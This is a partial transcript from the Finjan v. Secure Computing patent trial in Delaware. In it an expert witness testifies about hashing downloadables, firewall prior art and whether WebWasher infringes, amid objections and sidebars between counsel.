<p>22 which is file history of this '780 patent?</p> <p>23 A. Yes.</p> <p>24 Q. And file history, you are aware, those are the written</p> <p>25 communications back and forth between Finjan and the Patent</p>	<p style="text-align: right;">891</p> <p style="text-align: center;">Wallach - direct</p> <p>1 Your Honor interpreted it as performing a</p> <p>2 hashing function on the downloadable together with this</p> <p>3 fetched software component to generate a downloadable ID,</p> <p>4 and you put a footnote in there saying, The Court's</p> <p>5 construction reflects how the inventors understood and used</p> <p>6 the term as evidenced by the patent's prosecution history.</p> <p>7 They are going back to that same portion of the</p> <p>8 prosecution history. They have asked him, What is your</p> <p>9 understanding? And they are showing the prosecution history</p> <p>10 here to try to get his understanding of a single ID.</p> <p>11 The reason I know that is because in his expert</p> <p>12 report, he simply puts down, Hashes multiple files together</p> <p>13 to produce a single result.</p> <p>14 MR. HOLDREITH: That is an explanation on how</p> <p>15 WebWasher works. I believe that is a statement of how</p> <p>16 WebWasher works. He is not going to contradict anything.</p> <p>17 MR. ANDRE: They are showing the prosecution</p> <p>18 history in this case on an infringement analysis. He is</p> <p>19 talking about whether there is an infringement or not. The</p> <p>20 reason he is doing it is interpretation.</p> <p>21 THE COURT: Mr. Holdreith.</p> <p>22 MR. HOLDREITH: Thank you, Your Honor.</p> <p>23 The prosecution history, of course, is</p> <p>24 consistent with Your Honor's claim construction. It is the</p> <p>25 basis for it, I believe. We are not contradicting the</p>
<p style="text-align: right;">890</p> <p style="text-align: center;">Wallach - direct</p> <p>1 Office when Finjan was trying to get this patent?</p> <p>2 A. That's correct.</p> <p>3 MR. ANDRE: Your Honor, I object to this. The</p> <p>4 Court has construed this term already. He is going to show</p> <p>5 the prosecution history for claim construction once again.</p> <p>6 THE COURT: Okay.</p> <p>7 (Jury leaves courtroom at 3:08 p.m.)</p> <p>8 THE COURT: Doctor, stretch your legs.</p> <p>9 Please be seated.</p> <p>10 MR. ANDRE: Your Honor, I apologize.</p> <p>11 THE COURT: Do what you have to do. Go ahead,</p> <p>12 Mr. Andre.</p> <p>13 Your Honor, the other issue we brought up, there</p> <p>14 are two claim construction issues here. The one was what we</p> <p>15 talked about earlier on the '194 patent.</p> <p>16 On the '780 patent, the Court did construe this</p> <p>17 term. The expert witness in this case took the construction</p> <p>18 that the defendants wanted the Court to provide, which the</p> <p>19 Court somewhat took but modified it, and you went back to</p> <p>20 their original construction.</p> <p>21 And, specifically, the defendants requested that</p> <p>22 this one be interpreted as performing a hashing function on</p> <p>23 both the downloadable and the fetched software component</p> <p>24 together to generate a single downloadable ID, the word</p> <p>25 "single."</p>	<p style="text-align: right;">892</p> <p style="text-align: center;">Wallach - direct</p> <p>1 construction in any way. There are some statements by the</p> <p>2 patentee which we believe disclaim the very position they</p> <p>3 are taking.</p> <p>4 THE COURT: This goes to the issue of, the</p> <p>5 estoppel issue?</p> <p>6 MR. HOLDREITH: Yes, Your Honor.</p> <p>7 THE COURT: The prosecution history estoppel</p> <p>8 issue?</p> <p>9 MR. HOLDREITH: That's exactly right, Your</p> <p>10 Honor.</p> <p>11 THE COURT: Mr. Andre, Mr. Holdreith says this</p> <p>12 is not a question of contradicting, attempting to contradict</p> <p>13 the Court's claim interpretation, but, rather, this goes to</p> <p>14 the dispute that the parties have over whether there is</p> <p>15 prosecution history estoppel, whether that exists.</p> <p>16 MR. ANDRE: The first point of that —</p> <p>17 THE COURT: Whether it was disclaimed.</p> <p>18 MR. ANDRE: Your Honor, he never gave any</p> <p>19 opinion on prosecution history estoppel, this witness. He</p> <p>20 didn't look at the prosecution history, the part they are</p> <p>21 showing him.</p> <p>22 THE COURT: It is really a legal issue. That's</p> <p>23 the argument.</p> <p>24 MR. ANDRE: So the fact of the matter is that</p> <p>25 counsel and this expert have repeatedly stated, When you do</p>



<p style="text-align: right;">937</p> <p style="text-align: center;">Wallach - direct</p> <p>1 tools of Hershey onto the firewall of Shale for a person</p> <p>2 working in the industry in 1996?</p> <p>3 A. This is all very straightforward.</p> <p>4 Q. Do you have an opinion about whether the '194 patent</p> <p>5 is anticipated by the combination of Shale and Hershey?</p> <p>6 A. Yes.</p> <p>7 MR. ANDRE: Objection.</p> <p>8 THE WITNESS: Obvious.</p> <p>9 MR. ANDRE: Withdrawn.</p> <p>10 BY MR. HOLDREITH:</p> <p>11 Q. Thank you for that correction. It is getting late in</p> <p>12 the day.</p> <p>13 Do you have an opinion about whether Claim 27 of</p> <p>14 the '194 patent is obvious in light of Shale combined with</p> <p>15 Hershey?</p> <p>16 A. Yes, it is obvious.</p> <p>17 Q. Claim 28 of the '194 patent adds to Claim 27 that you</p> <p>18 can override the security policy administratively to block</p> <p>19 the downloadable. What does that mean in general terms?</p> <p>20 A. The idea is, even though -- we have actually discussed</p> <p>21 this for some of the earlier claims. If you have an</p> <p>22 administrative rule that says, you know, throw caution to</p> <p>23 the wind, if it came from Microsoft.com, I am willing to</p> <p>24 trust it no matter what, then that would be an</p> <p>25 administrative override.</p>	<p style="text-align: right;">939</p> <p style="text-align: center;">Wallach - direct</p> <p>1 Q. Do you have an opinion as to whether Claims 28 and 29</p> <p>2 of the '194 patent are obvious in light of Shale combined</p> <p>3 with the Firewall Toolkit?</p> <p>4 A. It is my opinion that they are obvious.</p> <p>5 Q. All right. I think this is the last claim on this</p> <p>6 patent for this reference.</p> <p>7 Claim 30 includes the step of informing a user</p> <p>8 upon detection of a security policy violation. What does</p> <p>9 that mean?</p> <p>10 A. The concept is that a user might want to know that we</p> <p>11 have denied them access to something. The user says, please</p> <p>12 go to something something dotcom, and if the answer is no,</p> <p>13 then they ought to understand why the answer was no. There</p> <p>14 should be some feedback to the user.</p> <p>15 Q. Did you find in Shale disclosure of informing the user</p> <p>16 if there is detection of a security policy violation?</p> <p>17 A. Shale did not discuss that.</p> <p>18 Q. Where did you find that?</p> <p>19 A. So, again, I looked to the Firewall Toolkit.</p> <p>20 Q. Was it common in 1995 in your opinion for computers to</p> <p>21 inform users if they detected a problem?</p> <p>22 A. All the time.</p> <p>23 Q. Anything unusual about doing that?</p> <p>24 A. That's straightforward stuff.</p> <p>25 Q. Was there any problem, would there have been any</p>
<p style="text-align: right;">938</p> <p style="text-align: center;">Wallach - direct</p> <p>1 Q. Did you find an administrative override in Shale?</p> <p>2 A. I did not.</p> <p>3 Q. Where did you find an administrative override?</p> <p>4 A. So in this case, and this applies to actually the next</p> <p>5 three claims, actually, at least 28 and 29 for sure, I</p> <p>6 looked to the Firewall Toolkit.</p> <p>7 Q. Claim 28 of the '194 patent says you could</p> <p>8 administratively allow -- sorry, block, and Claim 29 says</p> <p>9 you can administratively allow. Is that right?</p> <p>10 A. One of them says allow. The other one says block.</p> <p>11 Q. Did you find allowing and blocking in the Firewall</p> <p>12 Toolkit?</p> <p>13 A. Yes, the Firewall Toolkit has Whitelisting and</p> <p>14 Blacklisting support.</p> <p>15 Q. How do you know that?</p> <p>16 A. I read the source code.</p> <p>17 Q. Did you find in the source code administrative</p> <p>18 override in the Firewall Toolkit?</p> <p>19 A. Yes. When you install it you can specify a policy for</p> <p>20 things to be allowed and denied.</p> <p>21 Q. Would there be any difficulty for someone working in</p> <p>22 the computer industry in 1996 on security products to</p> <p>23 combine the administrative override feature of the Firewall</p> <p>24 Toolkit with Shale?</p> <p>25 A. That would be very straightforward.</p>	<p style="text-align: right;">940</p> <p style="text-align: center;">Wallach - direct</p> <p>1 problem combining that feature of the Firewall Toolkit with</p> <p>2 Shale for a person working in computer security in 1996?</p> <p>3 A. That would be very straightforward.</p> <p>4 Q. Do you have an opinion as to whether Claim 30 of the</p> <p>5 '194 patent is obvious in light of Shale combined with the</p> <p>6 Firewall Toolkit?</p> <p>7 A. Yes. My opinion is Claim 30 is obvious.</p> <p>8 Q. Now, for Claims 28 and 29, could you also combine</p> <p>9 what's found in Hershey with the Firewall Toolkit and Shale?</p> <p>10 MR. ANDRE: Objection. This wasn't disclosed in</p> <p>11 his expert report.</p> <p>12 THE COURT: Disclosed in the report?</p> <p>13 MR. HOLDREITH: I believe it was. I will have</p> <p>14 to double-check it, Your Honor. Perhaps I can do that</p> <p>15 overnight.</p> <p>16 THE COURT: Why don't we break here.</p> <p>17 Ladies and gentlemen, we have come to the end of</p> <p>18 our day. Please remember my earlier instructions to you.</p> <p>19 Travel safely. We will see you back here at 9:00.</p> <p>20 (Jury leaves courtroom at 4:30 p.m.)</p> <p>21 THE COURT: I have got to go.</p> <p>22 (Court recessed at 4:30 p.m.)</p> <p>23 - - -</p> <p>24 Reporter: Kevin Maurer</p> <p>25</p>

941

1 IN THE UNITED STATES DISTRICT COURT  
2 IN AND FOR THE DISTRICT OF DELAWARE  
3  
4 FINJAN SOFTWARE LTD., : Civil Action  
5 Plaintiff, : No. 06-369 (GMS)  
6 v. :  
7 SECURE COMPUTING CORPORATION, :  
8 CHERRYBROOK CORPORATION, :  
9 WINDSHIELD AC and DOES I :  
10 THROUGH 100, :  
11 Defendants. :

12 Wilmington, Delaware  
13 Friday, March 7, 2008  
14 9:00 a.m.  
15 Day Five of Trial

16 BEFORE: HONORABLE GREGORY M. HUNT, Chief Judge,  
17 and a Jury

18 APPEARANCES:

19 PHILIP A. ROYER, ESQ.,  
20 Robert Anderson & Cozzen LLP  
21 -and-  
22 PAUL J. ANDRE, ESQ.,  
23 LISA KOSIENKA, ESQ.,  
24 JAMES HANSEN, ESQ.,  
25 MEGHAN WATSON, ESQ.,  
26 KRIS EASTERS, ESQ., and  
27 BURGESS LEE, ESQ.,  
28 King & Spalding  
29 (Silicon Valley, California)  
30 Counsel for Plaintiff

943

1 THE COURT: Good morning.

2 (Counsel respond "Good morning.")

3 THE COURT: Mr. Andre.

4 MR. ANDRE: Your Honor, we have an objection  
5 imposed yesterday at the end of the day regarding a  
6 combination of references they were going to use to try to  
7 show invalidity in one of the patent claims.

8 Our objection was that reference was not  
9 disclosed for that claim. We have not been able to work out  
10 the objection. It is still out there for this morning.

11 MR. HOLDREITH: Your Honor, I will show you  
12 briefly the disclosure in Dr. Wallach's report.

13 I understand that Mr. Andre's objection is we  
14 would like to show that for Claim 28 and 29, which are  
15 dependent on 27, what the combination is.

16 In 27, Dr. Wallach disclosed Hershey and Shale  
17 as a combination. 28 depends on 27 so it includes  
18 everything. Here he added firewall tool kit as part of the  
19 combination.

20 We think that is sufficient by itself for  
21 Dr. Wallach to now explain to the jury that you combine  
22 Hershey, Shale and firewall tool kit to render Claim 28  
23 obvious.

24 If that weren't sufficient, he did say here it  
25 would be obvious for any other firewall to adopt the same

942

1 APPEARANCES (Continued):

2 FREDERICK R. COTTRELL, III, ESQ., and  
3 KELLY J. FARNAN, ESQ.,  
4 Richards, Layton & Finger  
5 -and-  
6 RONALD J. SCHUTZ, ESQ.,  
7 CHRISTOPHER A. SEIDL, ESQ.,  
8 TREVOR J. FOSTER, ESQ., and  
9 JAKE M. HOLDREITH, ESQ.,  
10 Robins, Kaplan, Miller & Ciresi, L.L.P.  
11 (Minneapolis, MN)

12 Counsel for Defendants

944

1 features. He has already testified Hershey and Shale are  
2 other firewalls. All we want to do is have him explain that  
3 for 28 and 29, combining firewall tool kit with Hershey and  
4 Shale, two other firewalls.

5 MR. ANDRE: Our problem with that, Your Honor,  
6 is that, first of all, with any other firewalls, it would be  
7 unfair disclosure because that could be 20,000 different  
8 firewalls. I don't think that covers it.

9 As Your Honor knows, with respect to validity,  
10 each dependent claim has to stand on its own merits. This  
11 is a table which they are trying to show Shale discloses  
12 everything. They added references in to kind of fill in the  
13 holes for Shale.

14 For Claims 28 and 29, they only mention the  
15 firewall tool kit, FWTK. They never mentioned Hershey in  
16 those two claims. To try to fill in the holes, to try to  
17 back-door it into Claim 27, I think is improper disclosure.

18 THE COURT: I will sustain the objection.

19 MR. ANDRE: That is all we have, Your Honor.

20 THE COURT: Nothing from the other side?

21 MR. HOLDREITH: Nothing.

22 THE COURT: Be back at 9:00.

23 (Recess taken.)

24 THE COURT: All right, Ms. Walker.

25 MR. HOLDREITH: Your Honor, may Dr. Wallach come

<p style="text-align: right;">969</p> <p style="text-align: center;">Wallach - direct</p> <p>1 patent are valid or invalid?</p> <p>2 A. It's my opinion that they are invalid.</p> <p>3 Q. Is that for the reasons you just stated?</p> <p>4 A. Right. Because they are obvious in light of the prior</p> <p>5 art.</p> <p>6 Q. I realize it's a little tedious to step through those</p> <p>7 tables. You will be happy to know we are now finished with</p> <p>8 the '194 patent.</p> <p>9 We are going to talk now about the '780 patent.</p> <p>10 All right?</p> <p>11 A. Okay.</p> <p>12 Q. The '780 patent, Dr. Wallach, is the patent about</p> <p>13 hashing. Do you recall that?</p> <p>14 A. Yes.</p> <p>15 Q. I will put a representative claim up. Do you see</p> <p>16 that, Dr. Wallach?</p> <p>17 A. Yes, I do.</p> <p>18 Q. Dr. Wallach, the '780 patent in Claim 9 claims three</p> <p>19 things as we were discussing yesterday. I am going to ask</p> <p>20 you about them. You have to have a downloadable?</p> <p>21 A. Right.</p> <p>22 Q. A software component?</p> <p>23 A. Right.</p> <p>24 Q. A reference to the software component, I should have</p> <p>25 said?</p>	<p style="text-align: right;">971</p> <p style="text-align: center;">Wallach - direct</p> <p>1 (The following took place at sidebar.)</p> <p>2 THE COURT: Mr. Andre, do me a favor, when you</p> <p>3 stand up an object, don't just stand there, get my</p> <p>4 attention.</p> <p>5 MR. ANDRE: This is the issue yesterday on the</p> <p>6 '780 patent. He stated if you get five hashes, you get a</p> <p>7 single ID. That was the proposed construction they provided</p> <p>8 to Your Honor. They wanted a single downloadable ID. Your</p> <p>9 Honor rejected that. You said you just need to generate an</p> <p>10 ID.</p> <p>11 MR. HOLDREITH: If he said single ID, I couldn't</p> <p>12 speak to him --</p> <p>13 THE COURT: Why don't you lead him and correct</p> <p>14 it.</p> <p>15 MR. HOLDREITH: I will.</p> <p>16 (End of sidebar conference.)</p> <p>17 THE COURT: The objection is sustained.</p> <p>18 BY MR. HOLDREITH:</p> <p>19 Q. I want to focus my question on the hashing process,</p> <p>20 what it means to hash them together. Not so much the part</p> <p>21 of generating the ID.</p> <p>22 A. Yes.</p> <p>23 Q. How do you take a downloadable and a software</p> <p>24 component and perform a hash on them together?</p> <p>25 A. So when you -- I mentioned this yesterday. A hash</p>
<p style="text-align: right;">970</p> <p style="text-align: center;">Wallach - direct</p> <p>1 A. That's correct.</p> <p>2 Q. And you have to fetch the software component?</p> <p>3 A. Correct.</p> <p>4 Q. And then you have to hash the downloadable and the</p> <p>5 fetched software component?</p> <p>6 A. That's correct.</p> <p>7 Q. And yesterday, as we discussed, you understand there</p> <p>8 is a construction in this case that adds the word together</p> <p>9 to hashing, you hash together?</p> <p>10 A. That's correct.</p> <p>11 Q. Can you explain what it means to take a downloadable</p> <p>12 and a software component, fetch the component and hash them</p> <p>13 together?</p> <p>14 A. Right. When you say "together," what you are</p> <p>15 saying -- it's easier to describe the alternative first.</p> <p>16 You could hash each one separately and produce a separate</p> <p>17 hash value for each of them. If you have five components,</p> <p>18 you have five hashes.</p> <p>19 What this claim requires is that if you have</p> <p>20 five components, you end up with one hash, which means --</p> <p>21 MR. ANDRE: Objection, Your Honor.</p> <p>22 THE COURT: Basis?</p> <p>23 MR. ANDRE: He is citing improper claim</p> <p>24 construction that the Court provided.</p> <p>25 THE COURT: See counsel.</p>	<p style="text-align: right;">972</p> <p style="text-align: center;">Wallach - direct</p> <p>1 function takes a string of arbitrary length and produces a</p> <p>2 summary of fixed length, no matter how big the original</p> <p>3 string was.</p> <p>4 So when you say "hashing together," that means,</p> <p>5 the only way I can interpret that is that you bring the</p> <p>6 strings together, so if you are hashing two things together,</p> <p>7 you bring the two strings together and run the hash function</p> <p>8 over it.</p> <p>9 Q. Can you do one hash on those two things put together?</p> <p>10 A. Yes, you can.</p> <p>11 Q. How does WebWasher actually work?</p> <p>12 A. What WebWasher does is it separately hashes each</p> <p>13 software component that might go through, and it never</p> <p>14 combines them, it never places them together.</p> <p>15 Q. So if WebWasher were to retrieve a downloadable and a</p> <p>16 software component, can you just walk through the steps of</p> <p>17 what WebWasher would do?</p> <p>18 A. WebWasher treats each component as a completely</p> <p>19 independent entity. For each individual component, it will</p> <p>20 do this analysis that we have talked about for previously</p> <p>21 unknown viruses, and there is an optional feature in</p> <p>22 WebWasher that can be used to check digital signatures on a</p> <p>23 downloadable.</p> <p>24 Again, if there are five components, each one</p> <p>25 will be checked independently.</p>

<p style="text-align: right;">977</p> <p style="text-align: center;">Wallach - direct</p> <p>1 A. May 30th, 1996.</p> <p>2 Q. Is this prior art to the '780 patent?</p> <p>3 A. Yes, it is.</p> <p>4 Q. You also mentioned Microsoft Authenticode. I am now</p> <p>5 showing you Exhibit DTX-1276 entitled, Microsoft</p> <p>6 Authenticode Technology. Is this a reference you</p> <p>7 considered?</p> <p>8 A. Yes, it is.</p> <p>9 Q. What is this reference -- let me ask you about the</p> <p>10 date first. What is the date?</p> <p>11 A. October 1996.</p> <p>12 Q. Is this prior art to the '780 patent?</p> <p>13 A. Yes, it is.</p> <p>14 Q. What is the Authenticode reference, Exhibit 1276, what</p> <p>15 does that teach?</p> <p>16 A. This describes Microsoft's Signed ActiveX technology</p> <p>17 that they invented as part of Internet Explorer 3.0, which</p> <p>18 came out in 1996.</p> <p>19 Q. Here is a description, Authenticode of Digital</p> <p>20 Signatures. I have highlighted some text that says, starts</p> <p>21 with, To save time, digital signature protocols use a</p> <p>22 cryptographic digest, which is a one-way hash.</p> <p>23 Can you explain what that means?</p> <p>24 A. The cryptographic operations that are used in digital</p> <p>25 signatures, some of them are expensive and some of them are</p>	<p style="text-align: right;">979</p> <p style="text-align: center;">Wallach - direct</p> <p>1 cryptographic process, that isn't worth getting into right</p> <p>2 now, to verify the signature on the hash.</p> <p>3 Q. Dr. Wallach, are ActiveX controls downloadables that</p> <p>4 can have a reference to a software component?</p> <p>5 A. Yes, they can.</p> <p>6 Q. When a browser requests an ActiveX component that has</p> <p>7 a reference to a software component, what will the browser</p> <p>8 do?</p> <p>9 A. The browser will separately fetch the other ActiveX</p> <p>10 component, and they are never hashed together.</p> <p>11 Q. In Java -- let me ask you this: The Mueller patent we</p> <p>12 looked at, what kind of downloadables are discussed in</p> <p>13 Mueller?</p> <p>14 A. Mueller discusses Java applets as downloadables.</p> <p>15 Q. And when a browser requests a Java applet and performs</p> <p>16 a hash of its assigned applet, is that similar to the</p> <p>17 Microsoft process, if you can explain briefly?</p> <p>18 A. It is comparable. The main difference is that you can</p> <p>19 have multiple components all stored in a single file, kind</p> <p>20 of like a zip file. And they are all downloaded together</p> <p>21 and all of the issues are all in the file together.</p> <p>22 Q. Do you have an opinion, Dr. Wallach, as to whether the</p> <p>23 claims of the '780 patent are anticipated by Authenticode or</p> <p>24 by Signed Java?</p> <p>25 A. Yes. My opinion is that they are anticipated and/or</p>
<p style="text-align: right;">978</p> <p style="text-align: center;">Wallach - direct</p> <p>1 cheap, which is to say, some of them run very quickly and</p> <p>2 some of them run very slowly.</p> <p>3 So the standard way that you make these</p> <p>4 algorithms run fast is that you try to minimize the time</p> <p>5 doing the expensive thing and do most of it doing the cheap</p> <p>6 thing.</p> <p>7 In this case, the cheap thing is the hash</p> <p>8 function. Hash functions are cheap and fast. So you run a</p> <p>9 hash function over the code that you are trying to</p> <p>10 authenticate and then you digitally sign just the hash</p> <p>11 rather than signing the whole thing.</p> <p>12 Q. When a piece of Microsoft Authenticode with a hash is</p> <p>13 requested and received by a browser, what happens?</p> <p>14 A. So the browser first recomputes the hash, then it --</p> <p>15 Q. What does that mean, "recomputes the hash"?</p> <p>16 A. Okay. So the browser received this thing. It's an</p> <p>17 ActiveX control. The browser wants to verify the</p> <p>18 authenticity of this ActiveX control.</p> <p>19 So the first step is that it computes -- it</p> <p>20 computes a hash over the ActiveX control that it just</p> <p>21 received, and then it compares that hash to the hash in this</p> <p>22 thing called a digital certificate.</p> <p>23 If the hashes match, then it knows it's looking</p> <p>24 at the same, the very same thing that was signed.</p> <p>25 It then goes through a more complicated</p>	<p style="text-align: right;">980</p> <p style="text-align: center;">Wallach - direct</p> <p>1 rendered obvious.</p> <p>2 Q. All right. Have you prepared a chart that lays out</p> <p>3 the claims of the '780 patent, similar to the charts for the</p> <p>4 '194 patent we just looked at?</p> <p>5 A. Yes, I have.</p> <p>6 Q. Is this the chart, Dr. Wallach, that I have now put up</p> <p>7 on the Elmo?</p> <p>8 A. Yes.</p> <p>9 Q. Similar to what we just did with the '194, the Ji and</p> <p>10 Chen references, I would like to go through this table. Let</p> <p>11 me know if you found these elements, and if there is</p> <p>12 anything worth pausing on and discussing, let me know.</p> <p>13 A. Okay.</p> <p>14 Q. Now, again, at the heading of these columns, I see you</p> <p>15 have referred to Authenticode and you have referred to</p> <p>16 Signed Java.</p> <p>17 Does that mean you need both of those references</p> <p>18 for your analysis of these claims?</p> <p>19 A. No. Either/or.</p> <p>20 Q. The first element is, A computer based method for</p> <p>21 generating a downloadable ID to identify a downloadable.</p> <p>22 Did you find that in Authenticode and did you find that in</p> <p>23 Signed Java?</p> <p>24 A. Yes.</p> <p>25 Q. Should I check these boxes?</p>



<p style="text-align: right;">1053</p> <p style="text-align: center;">Wallach - cross</p> <p>1 that. Correct?</p> <p>2 A. There were some errors or simplifications in his</p> <p>3 testimony.</p> <p>4 Q. Okay. Fair enough.</p> <p>5 Now, the issue you had with -- and your basis</p> <p>6 for saying why the WebWasher doesn't infringe this element</p> <p>7 is the suspicious computer operations. Is that correct?</p> <p>8 A. I am sorry. Are we done with "addressed to a client"?</p> <p>9 Q. Yes.</p> <p>10 That was the basis for your noninfringement, the</p> <p>11 suspicious computer operations. Correct?</p> <p>12 A. Yes.</p> <p>13 Q. And we saw a flip chart over next to you that</p> <p>14 Dr. Vigna had put together?</p> <p>15 A. The one still there?</p> <p>16 Q. Yes. And your counsel pointed out where it says,</p> <p>17 Write a file, read a file, various other things, and you</p> <p>18 said that was not a -- those are not suspicious computer</p> <p>19 operations. Correct?</p> <p>20 A. The categories on the right are not -- a category is</p> <p>21 not a suspicious operation.</p> <p>22 Q. Right. That was the basis for your noninfringement</p> <p>23 opinion?</p> <p>24 A. That's correct.</p> <p>25 Q. Now, Dr. Vigna went through the source code and he</p>	<p style="text-align: right;">1055</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Computer operations. Correct?</p> <p>2 A. The word says "operations."</p> <p>3 Q. Okay. So the WebWasher screen shot says "operations"?</p> <p>4 A. And then below that, it presents categories of</p> <p>5 operations.</p> <p>6 Q. Well, let's go to JTX-1, Column 5.</p> <p>7 The patent, the '194 patent, also lists right</p> <p>8 here at the bottom, an example list of operations deemed</p> <p>9 potentially hostile, Read a File, Write a File.</p> <p>10 Right?</p> <p>11 A. That's what the patent says.</p> <p>12 Q. That is the same thing that is over on that chart</p> <p>13 there, Read a file, write a file. And those are suspicious</p> <p>14 operations according to the '194 patent. Correct?</p> <p>15 A. So I am allowed to read the patent as one of skill in</p> <p>16 the art, and my understanding is that Read a File and Write</p> <p>17 a File are actually not individual operations, they are</p> <p>18 classes of operations.</p> <p>19 Q. You are supposed to read the patent in light of the</p> <p>20 specification. You read right here where the patentee tells</p> <p>21 you this is an example list of operations. Correct? That's</p> <p>22 what the patentee tells you. Correct?</p> <p>23 A. Yes.</p> <p>24 Q. The WebWasher product, which we saw on the pizza box,</p> <p>25 which we have seen on the screen shot here, calls it</p>
<p style="text-align: right;">1054</p> <p style="text-align: center;">Wallach - cross</p> <p>1 went through the WebWasher pizza box over there and a lot of</p> <p>2 documents to show that what you call "categories" he called</p> <p>3 "computer operations." Correct?</p> <p>4 A. He was very careful in his testimony to always call it</p> <p>5 a computer -- to always call it a category. I am reasonably</p> <p>6 confident he never called those categories operations.</p> <p>7 Q. I believe he did, actually, even when we went through</p> <p>8 this claim chart. We won't argue about that right now.</p> <p>9 Let me show you what's been marked -- and your</p> <p>10 counsel showed this to you, I think it is an exhibit to your</p> <p>11 expert report, PTX-26. If we go to Page 15 of this, just</p> <p>12 blow up this chart here, now, this is the list of these</p> <p>13 categories that you are talking about. Right?</p> <p>14 A. That's correct.</p> <p>15 Q. Read Access to Local File, Write Access to Local File,</p> <p>16 et cetera. In your report, you said that's a list of</p> <p>17 categories. Correct?</p> <p>18 A. That's correct.</p> <p>19 Q. Dr. Vigna testified that that was an example of a list</p> <p>20 of suspicious computer operations. Correct?</p> <p>21 A. If you say so.</p> <p>22 Q. Now, right here, this line here, where he is</p> <p>23 describing what this is, can you highlight that, maybe blow</p> <p>24 it up a little bit -- that says, Operations performed by all</p> <p>25 kinds of mobile code.</p>	<p style="text-align: right;">1056</p> <p style="text-align: center;">Wallach - cross</p> <p>1 "operations." Correct?</p> <p>2 A. You spoke quickly. Please restate your question.</p> <p>3 Q. The patent, itself, calls Read a File and Write a File</p> <p>4 an example of an operation performed. Correct?</p> <p>5 A. That is what the patent spec says.</p> <p>6 Q. Okay. The WebWasher product, the pizza box, itself,</p> <p>7 says, calls it an operation on the screen shot. Right?</p> <p>8 A. The word "operation" occurs there.</p> <p>9 Q. Dr. Vigna testified that Read a File, Write a File, is</p> <p>10 an operation. Correct?</p> <p>11 A. In his testimony, he was very careful to use the</p> <p>12 phrase "category of operations."</p> <p>13 Q. So what you are saying is the patentee, even a</p> <p>14 patentee says it's an operation, WebWasher product says it's</p> <p>15 an operation, Dr. Vigna has testified that is an operation,</p> <p>16 you are going to call it a category and that's your sole</p> <p>17 basis for saying that the WebWasher product does not</p> <p>18 infringe that claim?</p> <p>19 A. You are mischaracterizing what the WebWasher product</p> <p>20 does and says.</p> <p>21 Q. Dr. Wallach, I am just saying -- go back to PTX-26.</p> <p>22 Now, it says, Operations performed by all kinds of mobile</p> <p>23 code.</p> <p>24 Correct?</p> <p>25 A. On this figure, allow me to refer you to the very</p>

<p style="text-align: right;">1057</p> <p style="text-align: center;">Wallach - cross</p> <p>1 bottom, where it says --</p> <p>2 Q. Well --</p> <p>3 A. You asked me a question. I am going to give you an</p> <p>4 answer. That is how this works.</p> <p>5 THE COURT: I will tell you how this works.</p> <p>6 This isn't your classroom. Let's relax.</p> <p>7 THE WITNESS: Okay. Very good.</p> <p>8 Please ask the question again.</p> <p>9 BY MR. ANDRE:</p> <p>10 Q. Page 14 on this exhibit, highlight this bottom section</p> <p>11 right here, this is how you can set the security policy.</p> <p>12 "Mobile code that may be malicious or may perform operations</p> <p>13 not required for that kind of mobile code will be blocked.</p> <p>14 Only mobile code that does not perform any suspicious or</p> <p>15 unrequired operations will be allowed."</p> <p>16 So they didn't use -- they use the word</p> <p>17 "suspicious operations" here in this policy.</p> <p>18 Then when you go to the next page of this</p> <p>19 document, you go back to the chart, it states, Operations</p> <p>20 performed are exactly as Dr. Vigna and the patent says, Read</p> <p>21 a File, Write a File. And you are saying you think those</p> <p>22 should be categories and not operations. That is your</p> <p>23 opinion?</p> <p>24 A. I am saying these are not operations. These are</p> <p>25 categories of operations. There is no such computer</p>	<p style="text-align: right;">1059</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. You don't know that, do you, Doctor?</p> <p>2 THE COURT: Let him finish his answer.</p> <p>3 MR. ANDRE: I am sorry.</p> <p>4 THE WITNESS: There are known to one of skill in</p> <p>5 the art many different ways of reading and writing a file.</p> <p>6 The patentee was doing us all a favor, and instead of</p> <p>7 listing them all out, the patentee instead was doing us a</p> <p>8 favor and saying, There are many different operations that</p> <p>9 can have the behavior of reading a file.</p> <p>10 BY MR. ANDRE:</p> <p>11 Q. You don't know that, do you, Doctor? You are now</p> <p>12 speculating on this? Because the patentee was very clear.</p> <p>13 This is --</p> <p>14 THE COURT: Is that an argument you want to</p> <p>15 make, Mr. Andre, or do you want to ask him a question?</p> <p>16 MR. ANDRE: I will withdraw that. Thank you,</p> <p>17 Your Honor.</p> <p>18 BY MR. ANDRE:</p> <p>19 Q. We will go onto the next.</p> <p>20 Now, the -- let me do a housekeeping matter.</p> <p>21 You didn't provide any opinion as to all these other claims</p> <p>22 in the '194 because they are dependent upon the independent</p> <p>23 claims. Right? So you didn't provide any type of</p> <p>24 noninfringement opinion as to all these other claims that we</p> <p>25 went through in painstaking detail. Did you?</p>
<p style="text-align: right;">1058</p> <p style="text-align: center;">Wallach - cross</p> <p>1 operation as, quote, usage of vulnerable functionality. If</p> <p>2 you flip open a computer manual and look at lists of</p> <p>3 operations that are available to a computer programmer,</p> <p>4 there is no page saying, Here's the operation called usage</p> <p>5 of vulnerable functionality.</p> <p>6 Q. If you read the patent itself, the '194, and you read</p> <p>7 it, and you saw that this is an example of list of</p> <p>8 operations, wouldn't you understand what the patent was</p> <p>9 talking about when you said list of operations is Read a</p> <p>10 File, Write a File, that's what the patent is talking about?</p> <p>11 That's what the patent is trying to convey?</p> <p>12 A. You are quoting the patent accurately.</p> <p>13 Q. So if you are reading the claims in light of the</p> <p>14 patent, the specification and how the patentee intended this</p> <p>15 to be interpreted, then doesn't common sense dictate that</p> <p>16 the patentee understood Read a File and Write a File to be</p> <p>17 an operation?</p> <p>18 A. The patentee was clearly talking about individual</p> <p>19 specific operations, not categories.</p> <p>20 Q. And going back to that Column 5 again. What the</p> <p>21 patent was talking about was, an example list of operations</p> <p>22 deemed potentially hostile are Read a File, Write a File.</p> <p>23 That's what the patentee was talking about. Right?</p> <p>24 A. The patentee was trying to avoid listing a large</p> <p>25 number of different ways of accomplishing the same task,</p>	<p style="text-align: right;">1060</p> <p style="text-align: center;">Wallach - cross</p> <p>1 A. We did a chart, and for every claim, I provided an</p> <p>2 opinion. That's all those check boxes.</p> <p>3 Q. This was the noninfringement we are talking about.</p> <p>4 Not your invalidity?</p> <p>5 A. Well, in the noninfringement case, we were focused on</p> <p>6 the independent claims.</p> <p>7 Q. That's what I am saying. So you didn't address all</p> <p>8 these dependent claims, did you?</p> <p>9 A. When you address the independent claim, you address</p> <p>10 the dependent claims, you address 